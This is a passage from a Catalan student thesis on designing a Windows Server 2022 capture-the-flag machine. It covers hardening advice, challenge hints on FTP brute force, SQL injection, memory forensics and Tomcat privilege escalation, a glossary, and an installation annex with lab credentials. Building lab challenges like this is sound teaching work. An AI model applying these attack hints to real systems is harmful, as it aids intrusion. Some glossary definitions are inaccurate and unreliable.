Per una altra part, com s'ha vist, es va passar per alt desactivar l'antivirus complicant molt l'execució d'eines per obtenir la connexió remota, evidenciant la necessitat de disposar d'aquestes mesures de seguretat als sistemes.
Tot i això, mencionar que s'ha intentat un bypass de l'AV i finalment es va deshabilitar, perquè no era l'objectiu principal, és recomanable disposar d'Antivirus actualitzats en els sistemes o l'evolució d'aquests els coneguts EDR[161].

Ara ja parlant de trets més generals, el sistema operatiu no disposava de les últimes actualitzacions de seguretat. Aquestes són necessàries, ja que constantment s'estan aplicant millores i es corregeixen les vulnerabilitats detectades als sistemes.

També és necessari realitzar un *hardering*[162] dels sistemes operatius així com aplicar el concepte de mínim privilegi. El *hardering* consisteix bàsicament en la definició i aplicació d'un conjunt de configuracions de seguretat que permetin reduir la superfície d'atac o males configuracions en sistemes i *software*.

Existeixen eines com **HarderingKitty**[163][164] per sistemes Windows o bé les guies de configuració que disposa el CNN-CERT[165]. Dins d'aquest procés s'inclouria l'eliminació de permisos a serveis[166] com el que s'ha pogut explotar del Tomcat que disposava dels permisos que permetien obtenir privilegis com a **SYSTEM** o bé configurar usuaris locals amb mínim privilegis necessaris.

Com es diu sovint, no hi ha res 100% segur, així del que es tracta és posar-ho el més difícil possible als atacants/delinqüents aplicant un model de seguretat per capes així com diversos controls perquè no aconsegueixin els seus objectius.

---

[161] What is Endpoint Detection & Response? | EDR Security Definition, sense data. crowdstrike.com. en línia. [Consulta 22 desembre 2022]. Recuperat de: https://www.crowdstrike.com/cybersecurity-101/endpoint-security/endpoint-detection-and-response-edr/

[162] Bastionado de sistemas operativos y tecnologías, sense data. Tarlogic Security. en línia. [Consulta 22 desembre 2022]. Recuperat de: https://www.tarlogic.com/es/bastionado-sistemas-hardening/

[163] HardeningKitty, 2022. en línia. scip ag. [Consulta 22 desembre 2022]. Recuperat de: https://github.com/scipag/HardeningKitty

[164] KINOMAKINO, 2022. INSEGUROS Seguridad informática: Hardening Kitty: Fortifica tu entorno a golpe de click...por ejemplo contra el CIS. INSEGUROS Seguridad informática. en línia. 6 octubre 2022. [Consulta 22 desembre 2022]. Recuperat de: https://kinomakino.blogspot.com/2022/10/hardening-kitty-fortifica-tu-entorno.html

[165] 500 Guías de entornos Windows, sense data. en línia. [Consulta 22 desembre 2022]. Recuperat de: https://www.ccn-cert.cni.es/guias/guias-series-ccn-stic/500-guias-de-entornos-windows.html

[166] TIRANIDDO, sense data. Empirically Assessing Windows Service Hardening. en línia. [Consulta 22 desembre 2022]. Recuperat de: https://www.tiraniddo.dev/2020/01/empirically-assessing-windows-service.html

5. Informació addicional als reptes

Es proporciona aquest enunciat de cara a facilitar la resolució dels reptes o com a guia dels mateixos, incloent diverses pistes.

Enunciat reptes.

- Repte 1: Troba la *flag* que hi ha accessible des del servei FTP.

    - Pista 1: Accedeix de manera anònima.
    - Pista 2: Realitza combinacions de possibles usuaris.
    - Pista 3: Rockyout.txt

- Repte 2: Realitza un total de dos (2) *SQL Injection* a la pàgina web publicada al port 80 http://192.168.56.101 per trobar la *flag* amagada.

    - Pista 1: Esquiva l'autenticació.
    - Pista 2: No tots els usuaris són iguals.
    - Pista 3: Cerca fitxers ocults dins dels servidor.
    -

- Repte 3: Un atacant ha aconseguit persistència en el sistema, no se sap molt bé com, però ha pogut accedir al sistema amb unes credencials vàlides. Investiga el *dump* de memòria (està a l'FTP) per esbrinar com ho ha fet, fins a trobar la *flag*. Nota: Necessitaràs el FULL PATH.

    - Pista 1: Utilitza volatility3.
    - Pista 2: Pots fer servir el mòdul malfind.
    - Pista 3: Ajudat del mòdul dlllist.

- Repte 4: Hi ha informació amagada a la següent pàgina web http://192.168.56.101:8443 , intenta trobar aquesta informació (*flag*).

    - Pista 1: Es tracta d'un missatge amagat.
    - Pista 2: Pots fer servir eines com StegSolve.
    - Pista 3: El missatge pot estar codificat.

- Repte 5: Realitza una **escalada de privilegis** per obtenir la *flag* ubicada a la carpeta de l'usuari **uoc**.

    - Pista 1: Has d'executar codi maliciós al servidor de manera remota.
    - Pista 2: Examina el PATH de la màquina víctima.
    - Pista 3: Revisa els permisos que disposa l'usuari que executa el tomcat.

6. Conclusions i treballs futurs

Un dels principals objectius del treball ha sigut desenvolupar una màquina virtual amb diversos reptes de cara a poder-se utilitzar en un CTF. Dins d'aquesta màquina virtual, basada en Windows Server 2022, s'han implementat un total de 5 reptes de manera satisfactòria segons el que es va plantejar inicialment, tot i que amb alguns inconvenients.

Els inconvenients majoritàriament han sigut diversos problemes amb el plantejament inicial dels reptes, com per exemple en el repte 5 el qual es volia permetre una escalada de privilegis mitjançant l'execució d'arxius MSI amb privilegis elevats.

Un altre dels inconvenients ha sigut l'antivirus *Microsoft Defender*, el qual no es va deshabilitar des d'un inici. Tot això, mencionar que els inconvenients s'han pogut solucionar correctament per tal d'assolir els objectius. En conseqüència, el resultat ha sigut millor al desitjat.

Pel que fa a la planificació del projecte no ha sigut del tot clara des d'un inici. Inicialment no es tenia clar la quantitat de reptes a implementar. Aquest fet, va comportar haver de realitzar una programació d'entrega dels diferents reptes de cara a la PAC 2.

Respecte a la satisfacció personal amb el treball i l'evolució d'aquest, l'elecció d'aquesta temàtica ha sigut tot un encert perquè ha permès treballar molt a gust. A més a més, ha permès reforçar els coneixements de manera que s'ha pogut adquirir de nous, gràcies als inconvenients ocorreguts.

La qualitat del disseny dels reptes ha sigut prou bona i la dificultat és l'adequada per un nivell baix/mig.

En definitiva, el treball s'ha pogut dur a terme correctament assolint els propòsits marcats. Els objectius personals també han assolit la qualitat que s'esperava. Pel que fa als propers treballs, es podria ampliar la quantitat de reptes disponibles dins de la màquina virtual en relació a la temàtica, dificultat i l'optimització d'aquesta.

7. Glossari

A continuació es defineixen els termes i acrònims més rellevants del treball.

CTF o *Capture the flag*: Competició informàtica orientada a millorar les *skills* en seguretat informàtica. Consisteixen en la resolució de diversos reptes de seguretat informàtica de temàtica diversa. L'objectiu és resoldre els reptes per aconseguir els màxims punts possibles o *flags*.

***Flag* (bandera):** Són els objectius a assolir dins d'una competició o CTF. Aquestes solen ser codis o *hash* que indiquen que s'ha aconseguir solucionar el repte.

CVE o *Common Vulnerabilities and Exposures*: Base de dades de vulnerabilitats de seguretat informàtica mantingut per Mitre Corporation. Cada vulnerabilitat disposa d'un codi únic, anomenat CVE ID, com per exemple: CVE-2020-1030.

***Walkthrough*:** Guía pas a pas que explica com resoldre de manera detallada, en aquest àmbit, un repte de seguretat informàtica.

SQL Injection: Vulnerabilitats webs que permeten a un atacant interaccionar amb les consultes SQL que realitza l'aplicació a la base de dades permeten modificar o veure dades que no haurien de ser visibles per l'aplicació.

AD o *Active Directory*: Servei de directori de Microsoft que es fa servir per a gestionar i organitzar els usuaris, grups d'usuaris, ordinadors i altres objectes dins una xarxa. Aquest servei es pot fer servir per a autenticar usuaris i equips dins la xarxa, assignar drets d'accés i controlar els permisos d'accés als recursos compartits.

***Pasword Cracking*:** Procés per descobrir contrasenyes protegides mitjançant l'ús de diccionaris, tècniques de força bruta o explotació de vulnerabilitats.

FTP: Acrònim de *File Transfer Protocol* (protocol de transferència de fitxers), el qual és un protocol de transferència de fitxers tal com indica el seu nom.

***Hash*:** Funció matemàtica que prenen una cadena de dades d'entrada la converteix en una cadena de longitud fixa independentment de la mida d'entrada, anomenada resum o *hash*. Aquest procés és ràpid però no el seu procés invers.

MD5: És un tipus de funció *hash*.

***Script*:** Seqüència de comandes o instruccions que s'utilitza per manipular, personalitzar i automatitzar determinades tasques.

***Wordlist*:** Llista de paraules que serveixen per una finalitat concret, per exemple, un llistat de possibles contrasenyes per executar un atac de força bruta.

SFTP: Acrònim de *Secure File Transfer Protocol* (protocol de transferència de fitxers segurs). És l'evolució del protocol FTP, al qual se li han afegit diverses funcionalitats de seguretat per protegir les dades durant la transmissió.

WAF: Acrònim de *Web Application Firewall* (Tallafocs d'aplicacions Web). És un tipus de *Firewall* què s'utilitza per protegir aplicacions web de atacs com: *SQL Injection, XSS*, etc.

OWASP: Sigles de *Open Web Application Security Project*, organització sense ànim de lucre destinada a millorar la seguretat d'aplicacions web.

***Query*:** Consulta que es fa a una base de dades.

***Directory Fuzzing*:** Tècnica que es fa servir per descobrir fitxers o carpetes dins d'un lloc web.

Escalada de privilegis o *privesc*: Conjunt d'accions destinades a l'obtenció de privilegis més elevats dins d'un sistema. Normalment, la finalitat és obtenir accés a recursos o funcionalitats restringides aprofitant males configuracions o bé aprofitant vulnerabilitats.

Exploit: Fragment de codi, programa o seqüencia de comandes que s'utilitza per aprofitar una vulnerabilitat per obtenir una acció no desitjada.

Dump: Copia de dades d'un sistema o aplicació. Un *dump* de memòria és una copia de les dades que es troben en memòria en un sistema o aplicació en el moment de fer la copia.

DLL Hijacking: Tècnica que s'utilitza per aprofitar una vulnerabilitat. Consisteix en fer que una aplicació carregui una DLL maliciosa (biblioteca o llibreria d'instruccions) en lloc d'una llegítima per aconseguir executar codi maliciós en un sistema.

PATH: Variable d'entorn dels sistemes operatius Windows. Indica al sistema operatiu les ubicacions on buscar els fitxers executables quan s'executa una instrucció o programa.

PoC o *Proof of Conecept*: Demostració que es fa per demostrar la viabilitat d'un concepte o idea. En seguretat informàtica s'utilitza aquest concepte per parlar de fragments de codi que s'utilitzen per provar que existeix una vulnerabilitat.

SYSTEM: compte especial de sistema que es troba en alguns sistemes operatius, com ara Windows. El compte SYSTEM és un compte amb privilegis molt elevats que es fa servir per a executar tasques de sistema i per a realitzar configuracions avançades del sistema. És l'objectiu a assolir en alguns reptes de seguretat informàtica o en determinats test d'intrusió.

Msfvenom: Utilitat que s'utilitza per generar codi maliciós o per explotar vulnerabilitats.

Metasploit: Plataforma/eina de seguretat que s'utilitza per realitzar diverses tasques automatitzades en test d'intrusió.

DFIR o *Digital forensics and incident response:* Abreviació de *Digital Forensics and Incident Response (*forense digital i resposta a incidents*).* És una disciplina que consisteix en investigar incidents de seguretat informàtica per a identificar quines dades s'han perdut o han estat alterades, la recuperació de dades perdudes o alterades i la identificació de les causes dels incidents de seguretat.

Pentesting: Conegut com a test d'intrusió o evaluació d'intrusió és una tècnica de seguretat que es fa servir per a avaluar la seguretat d'un sistema informàtic o d'una xarxa.

PID: Abreviació de "*process identifier*" (identificador de procés). Un PID és un número que s'assigna a cada procés que s'executa en un sistema informàtic i que es fa servir per a identificar de forma única cada procés.

Hardering: O fortificació és un procés que es fa per a millorar la seguretat d'un sistema informàtic o d'una xarxa aplicant patches de seguretat, configurant paràmetres de seguretat, desactivant serveis no necessaris o instal·lant eines de seguretat, etc.

Esteganografia o *Stego*: Ciència que te com a objectiu ocultar la pròpia existència de una comunicació o informació.

***Polyglot*:** És un programa/*script*/fitxer que és vàlid (el format és correcte) en diversos formats o llenguatges de programació.

***Steganalysis*:** Part de la criptologia que es dedica al estudi de sistemes criptogràfics.

***Malware*:** Qualsevol tipus de programa o codi malicós que té com objectiu realitzar accions malicioses en un sistema o equip sense coneixement ni autorització del propietari del equip infectat.

APT: Sigles de *Advanced Persistent Threat* és un conjunt de processos sigil·losos orquestrats per un tercer amb intenció i capacitat per atacar de manera continuada en el temps amb un objectiu concret.

Reverse shell: Tipus de connexió entre dos equips que s'origina en el equip objectiu cap a l'ordinador atacant proporcionant una *shell*.

RCE: Abreviació de *Remote Code Execution* (Execució de codi remot). És un tipus de atac en el qual els atacants podem executar instruccions o codi de manera remota.

Webshell: Aplicació web que permet obtenir accés a un servidor web de forma remota permeten l'execució de comandes en aquest.

Payload: Codi o fragment de dades que conte funcionalitats malicioses que te com a objectiu comprometre sistemes o xarxes.

Token: Cadena de dades que s'utilitza per a identificar o autenticar un usuari o un dispositiu en un sistema informàtic.

8. Bibliografia

En aquest apartat només s'inclouen els llibres.

SERRA, Jordi, LERCH, Daniel i MUÑOZ, Alfonso, 2014. *Esteganografía y Estegoanálisis*. 0xWord. ISBN 978-84-617-0021-9.

GONZÁLEZ PÉREZ, Pablo i ALONSO, Chema, 2022. *Metasploit para Pentesters. 5a Edición. Revisada y ampliada*. 5a Edición. Madrid: 0xWord. ISBN 978-84-09-18738-6.

GONZÁLEZ PÉREZ, Pablo, SÁNCHEZ GARCÉS, Germán i SORIANO DE LA CÁMARA, Jose Miguel, sense data. *Pentesting con Kali 2.0*. Madrid: 0xWord. ISBN 978-84-608-3207-2.

MUÑOZ MUÑOZ, Alfonso, 2016. *Privacidad y ocultación de información digital. Esteganografia. Protegiendo y atacando redes infòrmaticas*. Madrid: RA-MA. ISBN 978-94-9964-644-2.

MUÑOZ MUÑOZ, Alfonso, 2020. *Criptografía ofensiva. Atacando y defendiendo organizaciones*. Primera edición. Madrid: Independiente. ISBN 9798585928741.

MUÑOZ MUÑOZ, Alfonso, 2021. *Estegomalware - Evasión de antivirus y segurdiad perimetral usando esteganografía*. Amazon KDP. ISBN 9798468325277.

RANDO, Enrique, GONZÁLEZ, Pablo, APARICIO, Amador, MARTÍN, Ricardo i ALONSO, Chema, sense data. *Hacking Web Technologies*. 2a Edición. Madrid: 0xWord. ISBN 978-84-697-7701-5.


9. Annexos


9.1 Annex I - Manual d'instal·lació del sistema operatiu Windows Server 2022 en Virtual Box 7.0.


La configuració de la màquina virtual és la següent:


Operating System: Windows Server 2022 Version 21H2
Hostname: WS2022-UOC
Workgorup: Workgroup
Username: uoc
Password: **NmqzLKzVf3**
RAM: 4096 MB
Processors: 4 vCPU
Virtual Hard Disk: 50 GB
IP: 192.168.56.101/24


A més a més, la màquina disposa de dues targetes de xarxa. La primera és de tipus "Adaptador solo-anfitrión" per poder-se comunicar amb la màquina virtual amb S.O. ParrotOS la qual ens ajudarà a la resolució dels reptes. Per una altra part, una targeta de xarxa de tipus "NAT" per a facilitar la instal·lació dels paquets corresponents dins de la mateixa. En tot cas, aquesta segona targeta de xarxa podria quedar deshabilitada un cop finalitzada la fase d'implementació.






Crear máquina virtual
Unattended Guest OS Install Setup
You can configure the unattended guest OS install by modifying username, password, and hostname. Additionally you can enable guest additions install. For Microsoft Windows guests it is possible to provide a product key.
Username and Password
Username: uoc
Password: Uoc2022!
Repeat Password: Uoc2022!
Opciones adicionales
Product Key: V493N-3TWJ2-BHBT6-FMPJ4-YTGM7
Hostname: WS2022-UOC
Domain Name: myguest.virtualbox.org
Install in Background
Guest Additions
Guest Additions ISO: C:\Program Files\Oracle\VirtualBox\VBoxGuestAdditions.iso
Ayuda
Atrás
Next
Cancelar


Crear máquina virtual
Virtual Hard disk
If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.
Create a Virtual Hard Disk Now
Disk Size: 50,00 GB
4,00 MB
2,00 TB
Pre-allocate Full Size
Use an Existing Virtual Hard Disk File
Vacío
Do Not Add a Virtual Hard Disk
Ayuda
Atrás
Next
Cancelar


Crear máquina virtual
Hardware
You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.
Memoria base: 2048 MB
4 MB
16384 MB
Processors: 2
1 CPU
12 CPUs
Enable EFI (special OSes only)
Ayuda
Atrás
Next
Cancelar



Crear máquina virtual
Resumen
The following table summarizes the configuration you have chosen for the new virtual machine. When you are happy with the configuration press Finish to create the virtual machine. Alternatively you can go back and modify the configuration.
Machine Name and OS Type
Machine Name WS2022-UOC
Machine Folder C:/Users/Roger-Portatil/VirtualBox VMs/WS2022-UOC
ISO Image C:/DescargasPi/TFG/en-us_windows_server_2022_x64_dvd_620d7ea...
Tipo de SO invitado Windows 2022 (64-bit)
Skip Unattended Install false
Unattended Install
Username uoc
Product Key true
Hostname/Domain Name WS2022-UOC.myguest.virtualbox.org
Install in Background false
Install Guest Additions true
Ayuda
Atrás
Terminar
Cancelar


Command Prompt
Microsoft Windows [Version 10.0.20348.1194]
(c) Microsoft Corporation. All rights reserved.
C:\Users\uoc>winver
C:\Users\uoc>hostname
WS2022-UOC
C:\Users\uoc>
About Windows
Windows Server 2022
Microsoft Windows Server
Version 21H2 (OS Build 20348.1194)
© Microsoft Corporation. All rights reserved.
The Windows Server 2022 Datacenter operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.
This product is licensed under the Microsoft Software License Terms to:
Windows User
OK



PROPERTIES
For WS2022-UOC
TASKS
Computer name WS2022-UOC
Workgroup WORKGROUP
Last installed updates Today at 8:14 PM
Windows Update Download updates only, using Windows Update
Last checked for updates Today at 8:13 PM
Microsoft Defender Firewall Public: On
Remote management Enabled
Remote Desktop Disabled
NIC Teaming Disabled
Ethernet Assigned by DHCP
Ethernet 2 Assigned by DHCP
Microsoft Defender Antivirus Real-Time Protection: On
Feedback & Diagnostics Settings
IE Enhanced Security Configuration Off
Time zone (UTC+01:00) Brussels, Copenhagen, Madrid, Paris
Product ID 00456-50926-72929-AA426 (activated)
Operating system version Microsoft Windows Server 2022 Datacenter
Hardware information innotek GmbH VirtualBox
Processors Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz
Installed memory (RAM) 2 GB
Total disk space 50 GB

9.2 Annex II - Manual d'instal·lació de Apache Tomcat 10 en Windows Server

